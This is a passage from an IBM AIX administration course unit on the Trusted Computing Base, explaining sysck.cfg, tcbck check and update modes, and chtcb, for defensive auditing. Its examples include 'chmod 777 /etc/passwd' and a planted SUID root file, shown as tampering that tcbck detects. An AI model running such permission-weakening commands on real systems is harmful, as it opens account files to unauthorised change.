The **Trusted Computing Base** is the part of the system that is responsible for enforcing the information security policies of the system.

The visual shows examples where these security policies have been violated:

- The configuration file /**etc**/**passwd** allows a write access to all others on the system, which is a big security hole. Somebody has changed the default value of **rw-r--r--** for /**etc**/**passwd**. If the TCB is enabled on a system, the system administrator will be notified that the file mode for /**etc**/**passwd** has been changed, when he checks the TCB.
- Somebody has installed a program /**usr**/**bin**/**be_happy**, which is executable for all users. Additionally this program has the **SUID** bit, that means during the execution this program runs with the effective user ID of **root**. If the person who administers the system runs a TCB check, he will be notified that a **SUID**-program has been installed, that is not part of the TCB.

TCB Components



The AIX **Kernel**

Configuration files that **control** AIX

Any program that alters the kernel or an AIX configuration file

The TCB can only be enabled at installation time

Figure 12-20. TCB Components AU1610.0

Notes:

The **Trusted Computing Base (TCB)** consists of:

- The **AIX Kernel** (your operating system)
- All **configuration files** that are used to control AIX (for example: **/etc/passwd**, **/etc/group**)
- Any program that alters the kernel (for example: **mkdev**, **cfgmgr**) or an AIX configuration file (for example: **/usr/bin/passwd**, **/usr/bin/mkuser**)

Many of the TCB functions are optionally enabled at **installation time**. Selecting **yes** for the **Install Trusted Computing Base** option on the *Installation and Settings* menu enables the **TCB**. Selecting **no** disables the **TCB**. The **TCB** can only be enabled at installation time.

Checking the Trusted Computing Base




Figure 12-21. Checking the Trusted Computing Base AU1610.0


Notes:

To check the security state of your system, the command **tcbck** is used. This command audits the security information by reading the **/etc/security/sysck.cfg**. This file includes a description of all TCB files, configuration files and trusted commands.

If differences between the **security model** as described by **sysck.cfg** and the **reality** occur, the **tcbck** command reports them to standard error. According to the option you use, **tcbck** fixes the differences automatically.

If the **Install Trusted Computing Base** option was not selected during the initial installation, the **tcbck** command will be disabled. The command can be properly enabled only by reinstalling the system.

The sysck.cfg File



```
# vi /etc/security/sysck.cfg

...

/etc/passwd:
    owner = root
    group = security
    mode = TCB, 644
    type = FILE
    class = apply, inventory, bos.rte.security
    checksum = VOLATILE
    size = VOLATILE

...
```

```
# tcbck -t /etc/passwd
```

Figure 12-22. The sysck.cfg File AU1610.0

Notes:

The **tcbck** command reads the **/etc/security/sysck.cfg** file to determine the files to check. Each trusted file on the system should be described by a stanza in the **/etc/security/sysck.cfg** file.

Each file stanza must have the **type** attribute and can have one or more of the following attributes:

acl Text string representing the **access control list** for the file. It must be of the same format as the output of the **aclget** command.

class Logical name of a **group** of files. This attribute allows several files with the same class name to be checked by specifying a single argument to the **tcbck** command.

checksum Defines the checksum of the file, calculated by the **sum -r** command.

group Group ID or name of the file's group.

links Comma-separated list of path names linked to this file. Defines the absolute paths that have hard links to this object.

mode Comma-separated list of values. The allowed values are **SUID**, **SGID**, **SVTX** and **TCB**. The file permissions must be the last value and can be specified either as an octal value or as a 9-character string.

owner User ID or name of the file owner.


size Defines the size (in decimal) of the file in bytes. This attribute is only valid for regular files.

program Comma-separated list of values. The first value is the path name of a **checking program**. Additional values are passed as arguments to the program when it is executed. The checking program must return 0 to indicate that no errors were found. All errors must be written to standard error. Note that these checker programs run with **root** authority.

symlinks Comma-separated list of path names, symbolically linked to this file.

type The type of the file. One of the following keywords must be used: **FILE**, **DIRECTORY**, **FIFO**, **BLK_DEV**, **CHAR_DEV**, **MPX_DE**

tcbck: Checking Mode Examples



```
# chmod 777 /etc/passwd
# ls -l /etc/passwd
-rwxrwxrwx   1  root  security .../etc/passwd

# tcbck -t /etc/passwd
The file /etc/passwd has the wrong file mode
Change mode for /etc/passwd ?
(yes, no ) yes

# ls -l /etc/passwd
-rw-r--r--   1  root  security .../etc/passwd


# ls -l /tmp/.4711
-rwsr-xr-x   1  root  system.../tmp/.4711

# tcbck -t tree
The file /tmp/.4711 is an unregistered set-UID program.
Clear the illegal mode for /tmp/.4711 (yes, no) yes

# ls -l /tmp/.4711
-rwxr-xr-x   1  root  system.../tmp/.4711
```

Figure 12-23. tcbck: Checking Mode Examples AU1610.0


Notes:

The **tcbck** command audits the security state of a system. The command supplies a **check mode** and an **update mode**. Let's start with the **check mode**:

The visual shows how the check mode of **tcbck** can be used to find any security violations.

- In the first example somebody changed the file mode for **/etc/passwd** to read, write and execute permissions for all users on the system. The command **tcbck -t** specifies checking mode and indicates that errors are to be reported with a prompt asking whether the error should be fixed. In the example we select **yes** and the file mode is restored to its original value as specified in **/etc/security/sysck.cfg**.
- In the second example somebody installed a **SUID** program **/tmp/.4711**. The command **tcbck -t tree** indicates that all files on the system are checked for correct installation. The **tcbck** command discovers any files that are potential threats to system security. It gives you the opportunity to alter the suspected file to remove the offending attribute. The **SUID**-bit is removed after selecting **yes** at the **tcbck** prompt.

tcbck: Checking Mode Options



	Report:	Fix:
tcbck **-n** <what>	yes	no
tcbck **-p** <what>	no	yes
tcbck -**t** <what>	yes	prompt
tcbck -**y** <what>	yes	yes

<what> can be:

- a *filename* (for example /etc/passwd)
- a *classname:* Logical group of files defined by a **class = name** in sysck.cfg
- **tree**: Check all files in the filesystem tree
- **ALL**: Check all files listed in sysck.cfg

Figure 12-24. tcbck: Checking Mode Options AU1610.0

Notes:

The checking mode of **tcbck** can be enabled by any of the following options:

-n Indicates that errors are to be reported, but not fixed.

-p Indicates that errors are to be fixed, but not reported. Be careful with this option.

-t Indicates that errors are to be reported with a prompt asking whether the error should be fixed.

-y Indicates that errors are to be fixed and reported. Be careful with this option.


All options that fix automatically should be used with care because the access to system files could be dropped if the **TCB** is not maintained correctly.

The files that must be checked are specified as shown on the visual. After specifying the check mode, you could check:

- One selected file (for example /**etc**/**passwd**)

- A class of files grouped together by the **class** attribute in /**etc**/**security**/**sysck.cfg**
- All files in the file system tree by specifying the word **tree**. In this case, files that are **not** in /**etc**/**security**/**sysck.cfg** must *not*:
  - Have the **Trusted Computing Base** attribute set (see **chtcb** for an explanation of this attribute)
  - Be **setuid** or **setgid** to an administrative ID
  - Be linked to a file in the **sysck.cfg** file
  - Be a device special file
- All files listed in /**etc**/**security**/**sysck.cfg** by specifying the word **ALL**

tcbck: Update Mode Examples



```
# tcbck -a /salary/salary.dat class=salary
```

Add salary.dat to sysck.cfg

Additional class information

```
# tcbck -t salary
```

Test all files belonging to class salary

```
# tcbck -d /etc/cvid
```

Delete file /etc/cvid from sysck.cfg

Figure 12-25. tcbck: Update Mode Examples AU1610.0

Notes:

In the **update mode**, the **tcbck** command adds (-a), deletes (-d) or modifies file definitions in **/etc/security/sysck.cfg**. The visual shows how a file **/salary/salary.dat** is added to **sysck.cfg**. An additional class name **salary** is specified. This class name could be used in the check, to test all files that belong to the class. Here are some more examples where the **update mode** of **tcbck** is used:

1. To add a file /usr/local/bin/check with acl, checksum, class, group and owner attributes to **sysck.cfg**, enter:

   ```
   # tcbck -a /usr/local/bin/check acl checksum class=rocket group
   owner
   ```


2. If you remove a file, for example **/etc/cvid**, from the system that is described in **sysck.cfg**, you should also remove the description from this file. To do this, use the option -d:

   ```
   # tcbck -d /etc/cvid
   ```

If you must add /**dev**-files to **sysck.cfg**, you must use the option **-l** (lowercase l). For example to add the newly created /**dev** entries **foo** and **bar**, enter:

```
# tcbck -l /dev/foo /dev/bar
```

chtcb: Marking Files As Trusted



```
# ls -le /salary/salary.dat
-rw-rw----   root    salary  ...
salary.dat
```

No "+" indicates not trusted

```
# tcbck -n salary
The file /salary/salary.dat has the wrong
TCB attribute value
```

tcbck indicates a problem!

```
# chtcb on /salary/salary.dat
# ls -le /salary/salary.dat
-rw-rw----+  root    salary  ...
salary.dat
```

Now it's trusted !

Figure 12-26. chtcb: Marking Files As Trusted AU1610.0

Notes:

Just adding information about the file to the **sysck.cfg** is not enough. The file must also be marked as **trusted** in the **inode**. To do this, use the **chtcb** command.

In the example, our file **salary.dat** is in the database but is not trusted. If you use the command **ls -le**, a **+** symbol will show in the permissions area, if the file is trusted. When we execute the **tcbck** command to audit the files, it will return an error because our file is not trusted.


To mark it trusted, run the **chtcb** command with the option of **on**. Now the file is ready.

The **+**-symbol can indicate two things. It can indicate that the file is trusted or that the file contains extended permissions (ACLs). If you are unsure what the **+**-symbol is indicating, you can run **chtcb query** to see if it is a trusted file or **aclget** to see if there are extended permissions.

```
# chtcb query /salary/salary.dat
# aclget /salary/salary.dat
```

We come back to **chtcb** later in this unit.

tcbck: Effective Usage



tcbck

Normal Use (-n)

Non-interactive through inittab or cron

Interactive Use (-t)

Useful for checking individual files or classes

Paranoid Use

Store the sysck.cfg file offline and restore it periodically to check out the system

Figure 12-27. tcbck: Effective Usage AU1610.0

Notes:

If you decide to use **tcbck**, you should plan and try this very carefully. You need to get some experience with **tcbck**, before you use it in a production environment.


The **tcbck** command can be used in three ways:

- **Normal Use** means that the **tcbck** command is integrated either in an entry in **/etc/inittab** or in **crontab**. In this case, you must redirect standard error to a file that could be analyzed later.
- The **Interactive Use (tcbck -t)** can be used effectively, to check selected files or classes that you've defined.
- **Paranoid Use** means that you store the file **/etc/security/sysck.cfg** offline. The reason for this is if someone successfully hacks into the **root** account, not only can they add programs to the system, but since they have access to everything, they can also update the **sysck.cfg** file. By keeping a copy of **sysck.cfg** offline, you will have a safe copy. Move your offline copy back onto the system and then run the **tcbck** command.

Trusted Communication Path

The **Trusted Communication Path** allows for secure communication between users and the Trusted Computing Base.

What do you think when you see this screen on a terminal ?



```
AIX Version 4
(C) Copyrights by IBM and by others 1982, 1996
login:
```

Figure 12-28. Trusted Communication Path AU1610.0

Notes:

